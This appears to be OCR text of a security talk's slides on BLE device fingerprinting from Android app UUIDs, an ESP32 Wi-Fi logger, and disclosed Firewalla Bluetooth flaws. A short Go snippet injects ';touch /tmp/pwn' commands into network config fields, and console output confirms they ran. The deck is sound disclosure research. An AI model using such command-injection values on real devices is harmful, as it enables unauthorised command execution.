
The Wifydra // Multi-headed 802.11 panopticon

https://github.com/lozaning/The_Wifydra

| Component | Link | Quantity | Cost |
|---|---|---|---|
| Seeed Studio XIAO ESP32-S3 | https://www.seeedstudio.com/XIAO-ESP32S3-p-5627.html | 14 | $91 |
| M5Stack Core2 ESP32 IoT Development Kit | https://shop.m5stack.com/products/m5stack-core2-esp32-iot-development-kit?variant=35960244109476 | 1 | $46 |
| 2.4GHz Rod Antenna for XIAO ESP32-S3 | https://www.seeedstudio.com/2-4GHz-2-81dBi-Antenna-for-XIAO-ESP32C3-p-5475.html | 14 | $26 |



- Each square of the *rg-logger* grid will begin **black** as uninitialized
- As *rg-collectors* are initialized the grid items will become **green**
- As *rg-collectors* exceed their check-in time, items become **red**
- **Red** items are prioritized for polling logs and the timer is reset, turning the items **green**




# Word Cloud // overview

# BLUUID

**Remote Device Identification**

https://remyhax.xyz/posts/ext-bluuid-firewalla/

# How Bad is the Best-Case Scenario?

If a vulnerability exists in a BTLE device, one of the overall best-case scenarios for a device to ever receive a patch for a software bug/vulnerability is through a **companion smartphone app** since a smartphone has both:

- An internet connection capable of downloading the patch.
- A BTLE radio capable of pushing the patch to the vulnerable BTLE device.

# I AM VERY ORIGINAL

- BLEScope (November 2019)
  - Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps
  - https://dl.acm.org/doi/10.1145/3319535.3354240
- BLE GUUIDE (July 2023)
  - Uncovering Vulnerabilities of Bluetooth Low Energy IoT from Companion Mobile Apps with Ble-Guuide
  - https://github.com/projectbtle/BLE-GUUIDE
- Blue2thprinting (November 2023)
  - Blue2thprinting (blue-[tooth)-printing]: answering the question of ‘WTF am I even looking at?!'
  - https://github.com/darkmentorllc/Blue2thprinting

# "Feel free to get technical"

Understandably ghosted

Hi Remy,

It's nice to meet you. Can you please describe the purpose of obtaining this list in your research? Feel free to get technical.

How would this list be handled and will it be publicized?


Will APKMirror be included in some sort of public acknowledgements?

And finally, does Remy have a last name and a LinkedIn?

Sincerely,

# "Our legal team is opposed to granting access"

Understandable, have a nice day



LOL

# Does this Remote Identification System Work?

- ~3M apps in Google Play Store
- 515,765 of those apps indexed
- 74,590 of those apps had android.permission.BLUETOOTH
  - **apkanalyzer manifest permissions unknown.apk | grep ‘android.permission.BLUETOOTH’**
- 45,735 of those apps acquired
- 14,681 of those apps included classes for android.bluetooth.BluetoothGatt.*
  - **unzip -qq -c unknown.apk "*.dex" | grep 'Landroid/bluetooth/BluetoothGatt'**

```
ppOVar16[0] = pLVar9;
pSVar10 = String.format("%08x-0000-1000-8000-00805f9b34fb",ppOVar16);
ref_00 = UUID.fromString(pSVar10);
```

```
UUID uuidFromString(String p0)

{
  int iVar1;
  UUID pUVar2;
  undefined ref;

  iVar1 = p0.length();
  if (iVar1 == 4) {
    ref = "0000ZZZZZ-0000-1000-8000-00805f9b34fb";
    p0 = ref.replace("ZZZZZ",p0);
  }
  pUVar2 = UUID.fromString(p0);
  return pUVar2;
}
```

# UUID Caveats

```
$ time unzip -qq -c unknown.apk "*.dex" \
| strings -36 \
| tr A-Z a-z \
| sed -nr 's/\$((([a-f0-9]|%|x){4,}-){4}([a-f0-9]|%|x){4,})/\1/p'


fbb05afa-9145-41f1-8076-9de8be56f104
0eba60fd-0155-4528-9c32-3b765057433e
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9b
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9c
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aab
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aac
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abb
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abc
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adb
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adc
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae0
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae1
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aec
ed5cc6a8-3fcf-4b2b-a15a-157fa8a70abd
258eafa5-e914-47da-95ca-c5ab0dc85b11

real    0m0.198s
user    0m0.341s
sys 0m0.042s
```

# $UUID

# It works!

Instant identification of ephemerally accessible BTLE device with 95% accuracy

POST : http://localhost:8080/api/v1/identify

Send

Params | Headers | Auth | Body


```
{
  "uuids": [
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9b",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9c",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aab",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aac",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abb",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abc",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adb",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adc",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae0",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae1",
    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aec",
    "ed5cc6a8-3fcf-4b2b-a15a-157fa8a70abd"
  ]
}
```


Request POST | Response 200

HTTP/1.1 200 OK (4 headers)


```
{
  "message": [
    {
      "Id": 17356,
      "Accuracy": 0.9583333,
      "PackageId": "com.firewalla.chancellor",
      "VersionCode": 1540,
      "VersionName": "1.56.81",
      "RelativeAPKPath":
"fileindex/0375/c4081f410cd138e36739e0ffea8fa77f27909aebc890e90f700d4b37922e
3fcc/c4081f410cd138e36739e0ffea8fa77f27909aebc890e90f700d4b37922e3fcc.apk"
    }
  ]
}
```

# "Vulnerability Analysis"

- Create Github repo of decompiled APK
- Github yells at you that you've committed a private key
  - It's not your private key
- Profit?????

CVE-2024-40892 - Firewalla BTLE Weak Credentials

CVE-2024-40893 - Firewalla BTLE Authenticated Command Injection

https://github.com/xen0bit/fwbt


```
networkConfig.Interface.Phy.Eth0.Extra.PingTestIP = []string{";touch /tmp/pwn5"}
networkConfig.Interface.Phy.Eth0.Extra.DNSTestDomain = ";touch /tmp/pwn6"
networkConfig.Interface.Phy.Eth0.Gateway6 = ";touch /tmp/pwn7"
```

```
Welcome to FIREWALLA purple 0.092209 (Ubuntu 20.04.3 LTS kernel:4.9.241-firewalla)

 * Documentation:  https://help.firewalla.com

  System information as of Wed Apr 10 23:25:09 EDT 2024

  System load:    0.89      Processes:             279
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   59%       IPv4 address for br0:  192.168.89.1
  Swap usage:     0%        IPv4 address for eth0: 192.168.8.134
  Temperature:    47.0 C
Last login: Wed Apr 10 23:08:47 2024 from 192.168.89.189
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US)
pi@Firewalla:~ (Firewalla) $ ls /tmp | grep pwn
pwn5
pwn6
pwn7
```


com/firewalla/chancellor/utils/bluetooth/BTDevice$gattCallback$1$$ExternalSyntheticLambda0:run
android/bluetooth/BluetoothGatt:getService
android/bluetooth/BluetoothManager:getAdapter
com/firewalla/chancellor/utils/bluetooth/BTDevice$gattCallback$1:$r8$lambda$KSqo6FVrWARnb8lxE0Vlmz4Uupk
android/bluetooth/BluetoothGatt:discoverServices
com/firewalla/chancellor/utils/bluetooth/BleOperationMtuRequest:run
com/firewalla/chancellor/utils/bluetooth/BTDevice$gattCallback$1:onConnectionStateChange$lambda$4
android/bluetooth/BluetoothGatt:requestMtu
com/firewalla/chancellor/managers/BlueToothManager$scanAsync$1:invoke
com/firewalla/chancellor/utils/bluetooth/BleOperationEnableNotifications:run
com/firewalla/chancellor/utils/bluetooth/BleOperationDisableNotifications:run
android/bluetooth/BluetoothGattDescriptor:setValue
android/bluetooth/BluetoothGatt:writeDescriptor
com/firewalla/chancellor/utils/bluetooth/BTDevice:disableNotification
com/firewalla/chancellor/utils/bluetooth/BTDevice:enableNotification
com/firewalla/chancellor/utils/bluetooth/BTDevice:readCharacteristic
android/bluetooth/BluetoothGatt:readCharacteristic
com/firewalla/chancellor/utils/bluetooth/BleOperationCharacteristicRead:run
com/firewalla/chancellor/managers/BlueToothManager:stopScan
com/firewalla/chancellor/managers/BlueToothManager:stop

# BLURI

**Appropriately describe and enumerate BTLE devices by URI**

chrome://bluetooth-internals/#devices

# Bluetooth Internals

Adapter

Devices

Debug Logs

## Devices

Start Scan

| Name | Address | Latest RSSI | Services | Manufacturer Data | GATT Connection State | |
|---|---|---|---|---|---|---|
| Magic Keyboard | 68:FE:F7:48:B1:67 | Unknown | 00001124-0000-1000-8000-00805f9b34fb, 00001200-0000-1000-8000-00805f9b34fb | | Connected | Inspect Forget |
| LE-Thrash Cans | C8:7B:23:4C:65:18 | Unknown | 00000000-deca-fade-deca-deafdecacaff, 00001101-0000-1000-8000-00805f9b34fb, 00001108-0000-1000-8000-00805f9b34fb, 0000110b-0000-1000-8000-00805f9b34fb, 0000110c-0000-1000-8000-00805f9b34fb, 0000110d-0000-1000-8000-00805f9b34fb, 0000110e-0000-1000-8000-00805f9b34fb, 0000111e-0000-1000-8000-00805f9b34fb, 0000112f-0000-1000-8000-00805f9b34fb, 00001200-0000-1000-8000-00805f9b34fb | | Not Connected | Inspect Forget |
| ERGO M575 | D3:15:B4:46:78:A8 | Unknown | 00001800-0000-1000-8000-00805f9b34fb, 00001801-0000-1000-8000-00805f9b34fb, 0000180a-0000-1000-8000-00805f9b34fb, 0000180f-0000-1000-8000-00805f9b34fb, 00001812-0000-1000-8000-00805f9b34fb, 00010000-0000-1000-8000-011f2000046d | | Connected | Inspect Forget |

JS

```js
// Discovery options match any devices advertising:
// - The standard heart rate service.
// - Both 16-bit service IDs 0x1802 and 0x1803.
// - A proprietary 128-bit UUID service c48e6067-5295-48d3-8d5c-0395f61792b1.
// - Devices with name "ExampleName".
// - Devices with name starting with "Prefix".
//
// And enables access to the battery service if devices
// include it, even if devices do not advertise that service.
let options = {
  filters: [
    { services: ["heart_rate"] },
    { services: [0x1802, 0x1803] },
    { services: ["c48e6067-5295-48d3-8d5c-0395f61792b1"] },
    { name: "ExampleName" },
    { namePrefix: "Prefix" },
  ],
  optionalServices: ["battery_service"],
};

navigator.bluetooth
  .requestDevice(options)
  .then((device) => {
    console.log(`Name: ${device.name}`);
    // Do something with the device.
  })
  .catch((error) => console.error(`Something went wrong. ${error}`));
```

Special thanks to:
My wife, N8, Xeno
Kovah, the Slop Pit
Crew

# Questions?